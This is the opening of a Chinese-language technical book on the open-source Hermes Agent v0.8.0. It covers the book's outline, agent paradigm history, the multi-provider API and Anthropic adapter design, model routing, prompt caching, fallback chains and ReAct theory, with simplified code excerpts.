



HERMES-AGENT

深度剖析

从入门到精通的自进化 AI Agent 开发指南



[Self-Evolving] [Auto-Learning] [Multi-Platform]

< v0.8.0 />

陈瑶

著



Hermes-Agent 深度剖析

从入门到精通的自进化 AI Agent 开发指南

—— — —
著者 陈瑶

内容提要

全球首部深度拆解自进化 AI Agent 开源实现的专著。基于 Hermes Agent v0.8.0 全部源码，从 ReAct 理论基础到 18 个核心模块的逐行剖析，完整揭示一个“能从经验中学习、在使用中进化”的 Agent 系统如何落地——工具注册表如何支撑 50+ 工具的热插拔、四层渐进式披露如何兼顾上下文效率与信息量、SQLite WAL + FTS5 如何实现毫秒级会话检索、多线程 TUI 如何在 GIL 约束下实现流畅交互。每章均含精确源码引用（文件:行号），既是理解自进化 Agent 设计哲学的深度指南，也是贡献与二次开发的实用手册。

作者简介

陈瑶，逾二十年企业级系统架构与数字化转型经验，曾主导大中型银行核心系统、电商平台、教育信息化平台及新一代智能体架构设计。近年来专注于 LLM Agent 技术的工程化落地，先后深度实践 AgentScope-Java 与 Hermes Agent 两大开源框架，对工具调用、记忆系统、自进化机制等 Agent 核心架构有深入理解与独到见解。著有《AgentScope-Java 深度剖析》等作品。

（出版社信息待定）

...

前言

2026 年 4 月，Nous Research 发布了 Hermes Agent v0.8.0——一个具备内置学习循环的开源 AI Agent。与 LangChain 的链式编排、AutoGen 的多 Agent 对话不同，Hermes Agent 选择了"自进化"这一独特路线：它从经验中创建技能、使用中改进技能、自我提示持久化知识、搜索历史对话、跨会话构建用户模型。

本书基于 Hermes Agent v0.8.0 源码的逐行分析，从理论基础到高级特性，完整呈现一个自进化 Agent 系统的设计哲学与实现细节。每一章都包含精确的源码引用（文件路径:行号），确保论述有据可查。

读者对象

- 使用 Hermes Agent 构建个人 AI 助手的开发者
- 需要评估自改进 Agent 系统架构的架构师
- 对 AI Agent 系统设计感兴趣的研究者
- 希望为 Hermes Agent 贡献代码或扩展功能的开发者

如何阅读本书

- **快速入门**：阅读第 1-2 章理论 → 第 17 章实战教程 → 开始使用
- **深入理解**：按章节顺序阅读，每章包含设计评价和源码引用
- **平台集成**：重点阅读第 10-12 章消息网关部分
- **二次开发**：重点阅读第 4-9 章核心架构 + 第 18 章扩展指南

...

第一篇：理论基础

- 第 1 章 Agent 范式演进——从对话到自进化智能体
- 第 2 章 LLM 作为 Agent 大脑——API 适配与多模型架构
- 第 3 章 对话循环与推理控制——Agent 的心跳

第二篇：核心架构深度剖析

- 第 4 章 工具系统——从注册到调用的完整链路
- 第 5 章 技能系统——Agent 的自进化引擎
- 第 6 章 记忆系统——从对话记忆到用户建模
- 第 7 章 提示工程——System Prompt 的动态构建
- 第 8 章 会话管理——从创建到检索的完整生命周期
- 第 9 章 子 Agent 与委派系统——并行任务执行

第三篇：交互与集成

- 第 10 章 终端 TUI——交互式对话界面
- 第 11 章 消息网关——16 个平台的统一接入
- 第 12 章 事件钩子与插件系统
- 第 13 章 MCP 集成——工具生态的标准化接口

第四篇：高级特性与生产部署

- 第 14 章 定时任务与自动化
- 第 15 章 研究与训练——Batch Runner、轨迹压缩与 RL
- 第 16 章 部署、配置与运维

第五篇：实战与进阶

- 第 17 章 从零构建你的第一个 Hermes Agent workflow
- 第 18 章 架构评价与扩展指南

...

第一篇：理论基础

...

第 1 章 Agent 范式演进——从对话到自进化智能体

本章是全书的起点，我们将从 Agent 的定义出发，梳理智能体从简单的对话系统到具备工具调用能力的 Tool-Use Agent，再到自进化 Agent 的技术演进路径。在理解了范式演进之后，我们将定位 Hermes Agent 在这个谱系中的独特位置——它不仅是一个 ReAct Agent，更是一个能在使用中自我改进的"活"系统。最后，通过与其他框架的对比和系统架构全景图，建立对 Hermes Agent 整体设计的第一印象。

1.1 Agent 的定义与本质

"智能体 (Agent)" 的概念源于哲学与人工智能的交叉领域。在计算机科学中，一个 Agent 需要满足四个核心属性：

- **自主性 (Autonomy)**：无需人类直接干预即可运行，对自身行为和内部状态有控制权
- **反应性 (Reactivity)**：感知环境变化并及时响应
- **主动性 (Proactivity)**：不只是被动响应，还能主动发起目标导向的行为
- **社会性 (Sociality)**：能与其他 Agent (或人类) 通过某种协议交互

传统软件系统具备反应性，但缺乏自主性和主动性——它们严格按照预编程的逻辑执行。而 LLM Agent 的革命性在于：LLM 的推理能力赋予了系统自主决策和主动行为的能力，使得"脚本"进化为"智能体"成为可能。

Hermes Agent 在这四个属性上都有独特实现：

属性	传统 Agent	Hermes Agent 实现
自主性	预设规则驱动	LLM 推理 + 迭代预算控制 (run_agent.py:168-210, IterationBudget 类)
反应性	事件回调	流式响应 + 90s 过期检测 (run_agent.py:4307, _interruptible_streaming_api_call)
主动性	定时触发	记忆提示 (Memory Nudge) + 技能自创建 + Cron 定时任务

社会性	API 调用	16 消息平台 + 子 Agent 委派 + MCP 协议
-----	--------	-------------------------------

1.2 从对话系统到 Tool-Use Agent 的技术演进

时间线: Agent 技术演进

2022	2023	2024	2025	2026
对话系统	Tool-Use Agent	记忆增强 Agent	自进化 Agent	多 Agent 生态
└ ChatGPT	└ Function Calling	└ 长期记忆	└ 技能自创建	└ Agent 互联网
(纯对话)	(ChatGPT Plugins)	(Memory Bank)	(Hermes)	(A2A/MCP)
└ Prompt Engineering	└ ReAct	└ RAG	└ 用户建模	└ Agent 编排
(Chain-of-Thought)	(Yao et al.)	(检索增强)	(Honcho)	(Supervisor)
	└ Plan-and-Execute	└ 会话搜索	└ 自我改进	└ 分布式 Agent
	└ Multi-Tool	└ 上下文压缩	└ 跨会话学习	
	(并行调用)			

第一代：纯对话系统（2022）

ChatGPT 证明了大语言模型的对话能力，但它本质上是一个"无状态的文本补全器"——没有工具、没有记忆、没有行动能力。每次对话都是从零开始，Agent 无法影响外部世界。

第二代：Tool-Use Agent（2023）

ChatGPT 的 Function Calling 改变了一切。LLM 不再只是"聊天机器人"，它具备了理解工具描述并决定何时调用的能力、根据工具返回结果进行推理的能力、多步推理和自我纠正的能力——这就是 ReAct 范式的基础。

Hermes Agent 在这一层做了深度工程化：它支持并行工具调用

```
(_execute_tool_calls_concurrent, run_agent.py:6138)、路径作用域的读写分离
(_PATH_SCOPED_TOOLS + 非重叠路径检测, run_agent.py:265-306)、以及危险命令审批机制
(tools/approval.py)。
```

第三代：记忆增强 Agent（2024）

当 Agent 需要跨会话工作时，记忆成为核心需求。RAG（检索增强生成）为 Agent 注入了外部知识，但缺乏对"用户是谁"的持久理解。

Hermes Agent 的记忆系统有三层架构（详见第 6 章）：MEMORY.md/USER.md 文件持久化、MemoryProvider 插件接口、SessionDB FTS5 会话检索。这种分层设计让记忆既有结构化（MEMORY.md 的有界管理），又有语义检索能力（FTS5 全文搜索 + LLM 摘要）。

第四代：自进化 Agent (2025-2026)

Hermes Agent 代表了 Agent 的第四代范式——自进化。它不只是“使用工具”，而是“创造工具”（技能自创建）；不只是“存储记忆”，而是“主动记忆”（Memory Nudge 提示 Agent 持久化重要信息）；不只是“理解指令”，而是“理解用户”（Honcho 辩证式用户建模）。

这种自进化的核心是一个正反馈循环：

使用 → 积累经验 → 创建技能 → 改进技能 → 更高效地使用 → 更多经验...

1.3 自改进 Agent 范式——Hermes Agent 的独特定位

Hermes Agent 的 README ([README.md:14](#)) 开宗明义：

| It is the only agent with a built-in learning loop -- it creates skills from experience, improves them during use, nudges itself to persist knowledge, searches its own past conversations, and builds a deepening model of who you are across sessions.

这段话揭示了 Hermes Agent 的五个核心自改进机制：

1.3.1 从经验中创建技能

当 Agent 在使用中反复执行某种模式时，它可以自动将这种模式提取为“技能”（Skill）。技能遵循渐进式披露（Progressive Disclosure）设计——Agent 先看到技能的名称和描述，需要时才加载完整内容。这种设计避免了系统提示的无限膨胀。

相关源码：[tools/skills_tool.py](#)（技能基础设施，1377 行）、[tools/skill_manager_tool.py](#)（技能管理）。

1.3.2 使用中改进技能

技能不是一次创建就固定的。Agent 可以在使用技能的过程中发现不足，主动修改技能内容。这种改进是渐进的——每次微调都基于实际使用中的反馈。

相关源码：[tools/memory_tool.py:100-437](#)（MemoryStore 的 add/replace/remove 操作同样适用于技能内容）。

1.3.3 自我提示持久化知识

Agent 不会被动地遗忘重要信息。通过"记忆提示" (Memory Nudge) 机制，当 Agent 连续多轮未使用记忆工具时，系统会在工具结果中注入提示，引导 Agent 主动将重要信息存入 MEMORY.md。

相关源码：[run_agent.py:7034-7041](#) (记忆提示触发检查)、[run_agent.py:6344-6360](#) (预算压力注入到工具结果中的同样模式)。

1.3.4 搜索历史对话

SessionDB 使用 SQLite + FTS5 实现了全文本检索，Agent 可以搜索自己的所有历史对话。这不仅让 Agent 能回忆起过去的解决方案，还能发现对话中的模式。

相关源码：[hermes_state.py](#) (SessionDB, 1305 行)、[tools/session_search_tool.py](#) (会话搜索工具)。

1.3.5 跨会话用户建模

通过 Honcho 集成，Hermes Agent 构建了一个"用户模型"——它理解你的偏好、工作方式、常用模式。这个模型跨会话持久化，让 Agent 越用越懂你。

相关源码：[agent/memory_provider.py](#) (MemoryProvider ABC, 232 行)、[agent/memory_manager.py](#) (MemoryManager 协调器)。

1.4 与其他 Agent 框架的对比

维度	Hermes Agent	LangChain	AutoGen	Claude Code	OpenHands
核心理念	自进化循环	链式编排	多 Agent 对话	编程助手	软件工程 Agent
语言	Python	Python/JS	Python	TypeScript	Python
工具调用	并行+顺序自适应	链式串行	顺序	顺序	顺序
记忆系统	三层 (文件+插件+检索)	VectorStore	对话历史	CLAUDE.md	对话历史
技能系统	渐进式披露+自创建	Chain/Agent	无	无	无
消息平台	16 平台网关	无	无	无	无
自改进	内置学习循环	无	无	无	无

部署模式	本地/云端 /Serverless	库集成	本地	IDE 插件	Docker
研究支持	Batch Runner + RL	无	无	无	SWE-bench

Hermes Agent 的差异化优势在于三个独特的组合：

1. **自进化 + 多平台**：它不仅是自进化的，还能在任何地方与你交互（Telegram、Discord、邮件.....）
2. **个人化 + 持久化**：它不只是完成单次任务，而是构建对"你"的深层理解
3. **研究 + 生产就绪**：同一套代码既支持日常使用，也支持 RL 训练和轨迹生成

1.5 设计评价

优势：

- 自进化循环是真正的差异化特性，解决了 Agent "永远从零开始"的痛点
- 多平台网关使 Agent 成为真正的"个人助手"而非"开发工具"
- 渐进式披露的技能系统在提示效率和信息量之间取得了良好平衡

局限：


- 核心类 **AI Agent** 超过 9000 行，单体文件架构增加了理解和维护难度
- 自改进依赖 LLM 的判断质量，在弱模型上可能产生"错误记忆"
- 多平台支持增加了攻击面，安全模型需要持续审计


...

1.6 系统架构全景图

理解 Hermes Agent 的关键在于把握一个用户消息从输入到最终响应的完整流转路径。下图展示了系统的核心数据流，标注了每一步对应的章节：

用户消息





SessionDB + FTS5

关键数据流解读：

1. **输入层**：用户消息通过 CLI、消息平台或 IDE 进入系统。不同入口的区别在于工具集（CLI 使用 `hermes-cli` 工具集，Telegram 使用 `hermes-telegram` 工具集）
2. **核心循环**：`run_conversation()` 是唯一的主循环——无论入口如何，都经过相同的思考→行动→观察循环
3. **工具调度**：LLM 返回工具调用后，经过注册表分发到具体实现。Agent 级工具（`todo/memory/session_search/delegate_task`）被 `run_agent.py` 直接拦截
4. **记忆与技能**：两者通过系统提示注入 Agent 的"世界观"，但读取方式不同——记忆是主动查询（`memory` 工具），技能是被动发现（系统提示中的 Tier 1 列表）
5. **会话持久化**：所有对话都通过 SessionDB 持久化，支持跨会话检索

系统设计的核心约束：整个架构围绕一个核心矛盾设计——**上下文窗口有限 vs Agent 需要越来越多的信息**。记忆、技能、压缩、缓存，都是为了在这个约束下最大化 Agent 的能力。

...

第 2 章 LLM 作为 Agent 大脑——API 适配与多模型架构

LLM 是 Agent 的推理引擎，而 API 层则是连接引擎与躯体的神经中枢。Hermes Agent 选择以 OpenAI Chat Completions API 为统一接口，通过适配器模式兼容 Anthropic、Google、本地模型等十余种提供商。本章将深入剖析这套多模型架构——从 API 协议选择、三种调用模式、Anthropic 适配器的实现细节，到辅助模型的分工、智能路由策略、Prompt Caching 的缓存优化，以及 Fallback 链与多密钥轮转的容错机制。

2.1 OpenAI 兼容 API 体系与工具调用协议

Hermes Agent 的核心设计决策之一是“以 OpenAI Chat Completions API 为统一接口”。这个决策背后的推理值得深入分析：

为什么选择 OpenAI 格式而非自建协议？

- 生态锁定效应：**截至 2026 年，超过 90% 的 LLM 提供商提供 OpenAI 兼容端点（OpenRouter、Together、Groq、DeepSeek、Mistral.....）。自建协议意味着为每个提供商编写适配器——这是 $N \times M$ 问题。
- 工具调用协议的标准化：**OpenAI 的 `tools/tool_calls/tool` 消息格式已成为事实标准。Anthropic 虽然格式不同，但语义等价——可以用适配器转换而非重新设计。
- 开源 SDK 生态：**`openai-python` 库被广泛使用和维护，复用它比自建 HTTP 客户端更可靠。

代价：OpenAI 格式并非完美——它的 `tool_calls` 嵌套层级过深、`function.arguments` 是字符串而非结构化 JSON、流式响应的 delta 拼接逻辑复杂。但“不完美但统一”远优于“完美但碎片化”。

OpenAI Chat Completions API 的核心概念：

```
[python]
# 简化的 API 调用结构
client.chat.completions.create(
    model="gpt-4o",
    messages=[
        {"role": "system", "content": "You are a helpful assistant."},
        {"role": "user", "content": "What's the weather?"},
        {"role": "assistant", "content": None, "tool_calls": [
```

```

        {"id": "call_123", "type": "function", "function": {"name": "get_weather",
"arguments": "{\\"city\\": \\"Beijing\\"}"}}
    ]},
    {"role": "tool", "tool_call_id": "call_123", "content": "{\\"temp\\": 22, \\"condition\\":
\\"sunny\\"}"}}
    ],
    tools=[{"type": "function", "function": {"name": "get_weather", "parameters": {...}}}]
)

```

工具调用协议的工作流：

1. **声明阶段**：客户端在请求中传入 `tools` 数组，描述可用工具的名称、描述和参数 Schema
2. **决策阶段**：LLM 返回 `tool_calls`，包含要调用的工具名和参数
3. **执行阶段**：客户端执行工具，将结果作为 `role: "tool"` 消息追加
4. **推理阶段**：LLM 基于工具结果继续推理，可能再次调用工具或给出最终回答

这个四阶段循环就是 Hermes Agent 对话循环的基础骨架。

2.2 三种 API 模式

Hermes Agent 支持三种 API 模式，在 `AIAgent.__init__` 中自动检测 (`run_agent.py:575-596`)：

chat_completions 模式

标准的 OpenAI Chat Completions API。绝大多数提供商使用此模式。

```

[python]
# run_agent.py 中的 API 调用路径
# 流式调用: _call_chat_completions() (run_agent.py:4353-4541)
# 使用标准 client.chat.completions.create(stream=True)

```

anthropic_messages 模式

Anthropic 的 Messages API 与 OpenAI 格式有显著差异：

- 系统消息不是 messages 数组的一部分，而是单独的 `system` 参数
- 工具调用使用 `tool_use` content block 而非 `tool_calls` 字段
- 连续的 `tool_result` 必须合并在同一个 `user` 消息中

- 需要严格的角色交替 (user/assistant 严格交替)

Hermes Agent 在 `agent/anthropic_adapter.py` 中实现了完整的格式转换层。

codex_responses 模式

OpenAI Codex 的 Responses API，用于代码生成场景。

自动检测逻辑

```
[python]
# run_agent.py:575-596 (简化)
if api_mode:
    self.api_mode = api_mode
elif provider == "anthropic" or "anthropic" in base_url_lower:
    self.api_mode = "anthropic_messages"
elif "codex" in (model or ""):
    self.api_mode = "codex_responses"
else:
    self.api_mode = "chat_completions"
```

检测优先级：显式指定 > provider 名 > base_url 关键词 > 模型名关键词 > 默认值。

为什么需要自动检测而非强制用户指定？ 因为 Hermes Agent 的设计目标是“配置最小化”——用户只需提供一个模型名或 API Key，系统应该自动推断其余配置。这在多模型切换场景下尤其重要：用户 `/model gpt-4o` 切换后不应需要重新指定 API 模式。

自动检测的边界情况：当用户通过 OpenRouter 使用 Claude 模型时，`base_url` 包含 `openrouter`，但模型是 `anthropic/claude-...`。此时应使用 `chat_completions` 模式（因为 OpenRouter 兼容 OpenAI 格式），而非 `anthropic_messages`——检测逻辑中 `base_url` 优先于模型名，正确处理了这种情况。

2.3 Anthropic 适配器深度解析

`agent/anthropic_adapter.py` (1409 行) 是 Hermes Agent 中最复杂的适配层，它处理了 OpenAI 格式与 Anthropic 格式之间的所有差异。

为什么需要独立的适配器而非统一接口？ Anthropic 的 Messages API 与 OpenAI 的 Chat Completions API 在语义层面差异太大——系统消息位置不同、工具调用格式不同、角色交替规则不

同、thinking block 带加密签名。这些差异无法通过简单的参数映射解决，需要一个完整的转换层。如果强行统一，会导致“最小公倍数”问题——只能支持两者共有的特性，丢失各自的优势。

2.3.1 认证体系

Anthropic 的认证比 OpenAI 复杂得多，Hermes Agent 支持四种认证方式

([anthropic_adapter.py:151-261](#))：

```
[python]
# 认证类型自动检测
def _is_oauth_token(key: str) -> bool:
    if key.startswith("sk-ant-api"):
        return False      # 常规 Console API Key → x-api-key 头
    return True           # 其他 (setup-tokens、JWTs) → Bearer 认证
```

认证方式	适用场景	请求头
常规 API Key	直接使用 Anthropic API	x-api-key: sk-ant-api...
OAuth Token	Claude Code OAuth 流程	Authorization: Bearer ... + Claude Code 身份头
MiniMax 端点	MiniMax 的 Anthropic 代理	Authorization: Bearer ... (即使对常规 Key)
第三方端点	Azure/Bedrock 代理	x-api-key: ... (无 OAuth)

2.3.2 Token 解析链

[resolve_anthropic_token\(\)](#) ([anthropic_adapter.py:517-558](#)) 按优先级解析凭证：

1. ANTHROPIC_TOKEN 环境变量
↓ 未设置
2. CLAUDE_CODE_OAUTH_TOKEN 环境变量
↓ 未设置
3. ~/.claude/.credentials.json 文件
↓ 不存在
4. ANTHROPIC_API_KEY 环境变量 (最终回退)

这种多源解析确保了 Hermes Agent 可以复用已有的 Claude Code 凭证，降低了用户的配置负担。

2.3.3 消息格式转换

`convert_messages_to_anthropic()` (`anthropic_adapter.py:751-1224`) 处理了 7 类格式差异：

1. **系统消息提取** (979-993)：从 `messages` 数组中提取 `system` 消息，转为独立的 `system` 参数
2. **工具调用转换** (1004-1018)：`tool_calls[].function` → `tool_use` content block
3. **工具结果合并** (1026-1049)：连续 `tool_result` 合并为单个 `user` 消息
4. **空消息处理** (1051-1066)：Anthropic 拒绝空消息，用 (`empty message`) 占位
5. **孤儿清理** (1068-1103)：上下文压缩后残留的孤立 `tool_use/tool_result` 被移除
6. **角色交替强制** (1105-1149)：连续同角色消息被合并
7. **Thinking Block 签名管理** (1151-1223)：第三方端点剥离所有 thinking block；直连 Anthropic 仅保留最后一条 assistant 消息的 thinking block

第 7 点尤其值得注意。Anthropic 的 thinking block 带有加密签名，上下文压缩后签名可能失效。Hermes Agent 的处理策略是：

```
[python]
# 简化逻辑
if is_third_party_endpoint:
    # 第三方端点不支持 thinking block 签名验证
    strip_all_thinking_blocks()
else:
    # 直连 Anthropic: 仅保留最后一条 assistant 的 thinking
    keep_only_last_assistant_thinking()
    # 无签名的 thinking 降级为普通文本
    downgrade_unsigned_thinking_to_text()
```

2.3.4 Output Token 限制

不同 Claude 模型的输出 token 限制差异很大 (`anthropic_adapter.py:43-67`)：

```
[python]
_ANTHROPIC_OUTPUT_LIMITS = {
    "claude-opus-4-6": 128_000,
    "claude-sonnet-4-6": 64_000,
    "claude-opus-4-5": 64_000,
    "claude-sonnet-4-5": 64_000,
    "claude-3-5-sonnet": 8_192,
    "claude-3-opus": 4_096,
```

```
}
```

使用最长前缀子串匹配，确保带日期戳的模型 ID（如 `claude-sonnet-4-5-20250929`）也能正确解析。

2.4 辅助模型解析

`agent/auxiliary_client.py` (2242 行) 负责解析所有"辅助任务"使用的模型，包括上下文压缩、视觉分析、网页摘要、会话搜索、记忆刷写。

解析策略

`_resolve_auto()` (`auxiliary_client.py:1084-1125`) 实现了两阶段策略：

阶段 1：如果主模型提供商不是聚合器（OpenRouter/Nous），直接复用主模型。这是最高效的路径——避免额外的 API Key 配置。

阶段 2：如果主模型是聚合器，从专用配置或环境变量中解析辅助模型。Hermes Agent 倾向于为辅助任务选择更便宜的模型（如 GPT-4o-mini），因为压缩和摘要不需要最强的推理能力。

这种"主模型强推理 + 辅助模型轻处理"的分层策略，在保证质量的同时有效控制了成本。

2.5 智能模型路由

`agent/smart_model_routing.py` 实现了一个有趣的设计：**简单问题用便宜模型，复杂问题用强模型**。

当启用智能路由时，系统会先用一个小型模型判断当前轮次的复杂度。如果用户只是在闲聊或问简单问题，小模型直接回答；如果需要工具调用或复杂推理，则切换到主模型。

这种路由在 API 成本敏感的场景下尤为有价值——根据实际负载，可以节省 30-70% 的 API 费用。

2.6 Prompt Caching 机制

Anthropic 的 Prompt Caching 允许缓存系统提示和长上下文，减少重复 token 的处理费用。

Hermes Agent 在 `agent/prompt_caching.py` 中实现了自动化的缓存标记注入。

```
[python]
# run_agent.py:660-664 (简化)
# 自动为 Claude 模型启用 Prompt Caching
if "claude" in self.model.lower() and (
```

```
"openrouter" in self.base_url_lower or self.api_mode == "anthropic_messages"
):
    self._use_prompt_caching = True
    self._cache_ttl = "5m" # 5 分钟缓存
```

缓存标记 (`cache_control`) 被注入到系统提示的特定断点位置, 使 Anthropic 能在后续请求中复用已处理的 token。缓存命中率直接影响了长会话的响应速度和成本。

2.7 Fallback 链与多密钥轮转

Fallback 链

当主模型提供商不可用时, Hermes Agent 可以自动切换到备用提供商 (`run_agent.py:853-876`) :

```
[python]
# 配置示例
fallback_providers:
  - provider: openrouter
    model: anthropic/claude-sonnet-4
  - provider: ollama
    model: llama3
```

Fallback 触发条件: API 错误、连接超时、流式响应中断。每次主循环开始前, `_restore_primary_runtime()` 会尝试恢复到主提供商。

Credential Pool

`agent/credential_pool.py` 实现了多 API Key 轮转——当某个 Key 达到速率限制时, 自动切换到下一个 Key。这对于高并发场景 (如消息网关同时处理多个用户) 至关重要。

2.8 设计评价

优势:

- 三种 API 模式的自动检测降低了用户配置负担
- Anthropic 适配器的完整性令人印象深刻——7 类格式差异全部覆盖
- 智能路由 + Prompt Caching + Fallback 链的组合, 在成本、速度、可靠性之间取得了良好平衡

局限：

- 适配层代码（尤其是 `anthropic_adapter.py`）复杂度很高，维护成本大
- 智能路由的"小模型判断"本身也有延迟和成本，对于极短对话可能得不偿失
- OAuth Token 的刷新逻辑涉及文件写入，在容器化环境中可能需要特殊处理

...

第 3 章 对话循环与推理控制——Agent 的心跳

对话循环是 Agent 系统的核心——它决定了 Agent 如何思考、如何行动、如何决定何时停止。
Hermes Agent 的 `run_conversation` 方法 (`run_agent.py:6911-9309`) 是整个系统最核心的代码，跨越约 2400 行，包含五个阶段。

3.1 ReAct 范式的理论基础

3.1.1 为什么推理和行动必须交错？

ReAct (Reasoning + Acting) 范式由 Yao et al. (2023) 提出，其核心发现是：**推理 (Reasoning) 和行动 (Acting) 的交错执行，比纯推理或纯行动的效果都好。**

这个发现的理论基础来自认知科学中的“双过程理论”与“具身认知”的结合：

- **纯推理 (Chain-of-Thought) 的问题**：LLM 在推理时可能“想当然”——它基于训练数据中的统计模式推导结论，但这些结论可能与当前实际情况不符。例如，LLM 可能推理“这个 API 返回 JSON 格式”，但实际调用后发现返回的是 XML。没有行动验证的推理容易产生**幻觉级联**——一个错误的前提导致后续推理全部偏移
- **纯行动 (Act-only) 的问题**：没有推理的行动是盲目的——LLM 直接调用工具，但无法根据前一次工具的结果调整下一次的行动策略。这导致**低效的试错**——可能需要更多次工具调用才能完成任务
- **ReAct 的优势**：推理为行动提供方向，行动为推理提供验证。两者交错形成**自我纠正循环**——推理决定“应该做什么”，行动验证“做对了没有”，如果不对，推理调整策略

3.1.2 ReAct vs Plan-and-Execute vs Reflexion

三种 Agent 范式各有适用场景：

维度	ReAct	Plan-and-Execute	Reflexion
决策模式	逐步推理+行动	先全局规划，再逐步执行	执行→反思→重试
优势	灵活，可动态调整	高效，减少冗余行动	自我改进，避免重复错误
劣势	推理步骤增加上下文开销	规划可能过时，缺乏灵活性	需要额外反思轮次
适用场景	开放式任务、探索性工作	确定性高的结构化任务	需要高质量输出的迭代任务

Hermes Agent 选择 ReAct 的理由：

1. **任务多样性**：Hermes Agent 作为通用助手，面对的任务从简单问答到复杂代码重构，ReAct 的灵活性最大程度覆盖了这种多样性
2. **自改进需求**：自进化的前提是 Agent 能够在行动中观察结果并调整——这正是 ReAct 的核心模式
